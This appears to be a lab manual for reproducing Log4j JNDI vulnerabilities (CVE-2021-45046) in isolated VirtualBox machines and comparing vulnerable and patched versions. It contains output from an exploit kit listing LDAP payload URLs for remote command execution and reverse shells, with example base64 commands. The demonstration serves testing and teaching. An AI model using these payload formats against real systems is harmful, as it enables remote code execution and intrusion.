User Manual: Setting Up and Testing Log4j Vulnerabilities

This guide helps you set up a virtual environment and test Log4j vulnerabilities, specifically CVE-2021-45046. Follow these steps:

Step 1: Virtual Machine Setup


1. Download the provided OVA files for "Vulnerable VM", “Malicious VM”, and "DNS VM".
2. Load all OVA files into VirtualBox.
3. Start all three virtual machines.

Step 2: User Login for Alpine Linux in all of the VMs

Log in to each virtual machine using the "*root*" user and leave the password empty (just press Enter).

Step 3: DNS VM Initialization

In the "DNS Server" machine, open a terminal and run: `unbound`


DNS VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


```
 * Mounting local filesystems ...                                              [ ok ]
 * Configuring kernel parameters ...                                           [ ok ]
 * Creating user login records ...                                             [ ok ]
 * Wiping /tmp directory ...                                                   [ ok ]
 * Setting hostname ...                                                        [ ok ]
 * Setting keymap ...                                                          [ ok ]
 * Starting networking ...
 *   lo ...                                                                    [ ok ]
 *   eth0 ...                                                                  [ ok ]
 * Starting busybox syslog ...                                                 [ ok ]
 * Seeding 256 bits and crediting
 * Saving 256 bits of creditable seed for next boot
 * Starting busybox acpid ...                                                  [ ok ]
 * Starting chronyd ...                                                        [ ok ]
 * Starting busybox crond ...                                                  [ ok ]
 * Starting sshd ...                                                           [ ok ]

Welcome to Alpine Linux 3.14
Kernel 5.10.180-0-virt on an x86_64 (/dev/tty1)

localhost login: root
Password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

localhost:~# unbound
[1714364257] unbound[2057:0] notice: init module 0: validator
[1714364257] unbound[2057:0] notice: init module 1: iterator
[1714364258] unbound[2057:0] info: start of service (unbound 1.13.2).
_
```

Above image is screenshot after running “unbound” in DNS VM

Step 4: Malicious VM Initialization

In the Malicious VM, open a terminal and run:

```
java -jar JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar
```



Malicious VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
ldap://10.0.2.10:1389/serial/Myfaces1                exec_global

ldap://10.0.2.10:1389/serial/ROME                    exec_global, exec_win, exec_unix, java_reverse_she
ll, sleep, dns
ldap://10.0.2.10:1389/serial/URLDNS                  dns

ldap://10.0.2.10:1389/serial/Vaadin1                 exec_global, exec_win, exec_unix, java_reverse_she
ll, sleep, dns
ldap://10.0.2.10:1389/serial/Jre8u20                 exec_global, exec_win, exec_unix, java_reverse_she
ll, sleep, dns
ldap://10.0.2.10:1389/serial/CustomPayload


[+] By default, serialized payloads execute the command passed in the -C argument with 'exec_global'
.

[+] The CustomPayload is loaded from the -P argument. It doesn't support Dynamic Commands.

[+] Serialized payloads support Dynamic Command inputs in the following format:
    ldap://10.0.2.10:1389/serial/[payload_name]/exec_global/[base64_command]
    ldap://10.0.2.10:1389/serial/[payload_name]/exec_unix/[base64_command]
    ldap://10.0.2.10:1389/serial/[payload_name]/exec_win/[base64_command]
    ldap://10.0.2.10:1389/serial/[payload_name]/sleep/[miliseconds]
    ldap://10.0.2.10:1389/serial/[payload_name]/java_reverse_shell/[ipaddress:port]
    ldap://10.0.2.10:1389/serial/[payload_name]/dns/[domain_name]
    Example1: ldap://127.0.0.1:1389/serial/CommonsCollections5/exec_unix/cGluZyAtYzEgZ29vZ2xlLmNvbQ=
=
    Example2: ldap://127.0.0.1:1389/serial/Hibernate1/exec_win/cGluZyAtYzEgZ29vZ2xlLmNvbQ==
    Example3: ldap://127.0.0.1:1389/serial/Jdk7u21/java_reverse_shell/127.0.0.1:9999
    Example4: ldap://127.0.0.1:1389/serial/ROME/sleep/30000
    Example5: ldap://127.0.0.1:1389/serial/URLDNS/dns/sub.mydomain.com

----------------------------Server Log----------------------------
2024-04-29 04:19:49 [JETTYSERVER]>> Listening on 10.0.2.10:8180
2024-04-29 04:19:49 [RMISERVER]  >> Listening on 10.0.2.10:1099
2024-04-29 04:19:50 [LDAPSERVER] >> Listening on 0.0.0.0:1389
_
```

Screenshot after initialization of Malicious VM

Step 5: Vulnerable VM Exploitation

1. For testing Log4j 2.8.2 exploit:
   - Open the "*exploit_2_8*" directory.
     Command: `cd exploit_2_8`
   - Run the command:
     `../apache-maven-3.9.5/bin/mvn compile exec:java`
   - Verify the creation of the *"YOU_HAVE_BEEN_HACKED"* file.


Vulnerable VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
localhost:~/exploit_2_8# ls
pom.xml  src      target
localhost:~/exploit_2_8# ../apache-maven-3.9.5/bin/mvn compile exec:java
[INFO] Scanning for projects...
[INFO]
[INFO] ----------------------< net.codejava:hello-world >----------------------
[INFO] Building hello-world 1.0.0
[INFO]   from pom.xml
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- resources:3.3.1:resources (default-resources) @ hello-world ---
[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platfor
m dependent!
[INFO] Copying 2 resources from src/main/resources to target/classes
[INFO]
[INFO] --- compiler:3.11.0:compile (default-compile) @ hello-world ---
[INFO] Nothing to compile - all classes are up to date
[INFO]
[INFO] --- exec:3.1.0:java (default-cli) @ hello-world ---
04:36:31.412 [net.codejava.Hello.main()] ERROR net.codejava.Hello {=} - Hello!
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  1.698 s
[INFO] Finished at: 2024-04-29T04:36:31Z
[INFO] ------------------------------------------------------------------------
localhost:~/exploit_2_8# ls
YOU_HAVE_BEEN_HACKED  pom.xml               src                   target
localhost:~/exploit_2_8# _
```

Screenshot after running the vulnerable code

2. For testing in Log4j 2.15.0:
    - Open the "*non_exploit_2_15*" directory.
      Command: `cd non_exploit_2_15`
    - Run the command: `../apache-maven-3.9.5/bin/mvn compile exec:java`
    - Confirm the absence of the "*YOU_HAVE_BEEN_HACKED*" file.

3. For testing in Log4j 2.15.0:
    - Open the "*exploit_2_15*" directory.
      Command: `cd exploit_2_15`
    - Run the command:
      `../apache-maven-3.9.5/bin/mvn compile exec:java`
    - Verify the creation of the *"YOU_HAVE_BEEN_HACKED"* file.

4. For testing Log4j 2.16.0 (exploit-free stable version):
    - Open the "*non_exploit_2_16*" directory.
      Command: `cd non_exploit_2_16`
    - Run the command: `../apache-maven-3.9.5/bin/mvn compile exec:java`
    - Confirm the absence of the "*YOU_HAVE_BEEN_HACKED*" file.

By following these steps, you can simulate and observe Log4j vulnerabilities in different versions within a controlled environment. Stick to the specified sequences and configurations for accurate testing and analysis.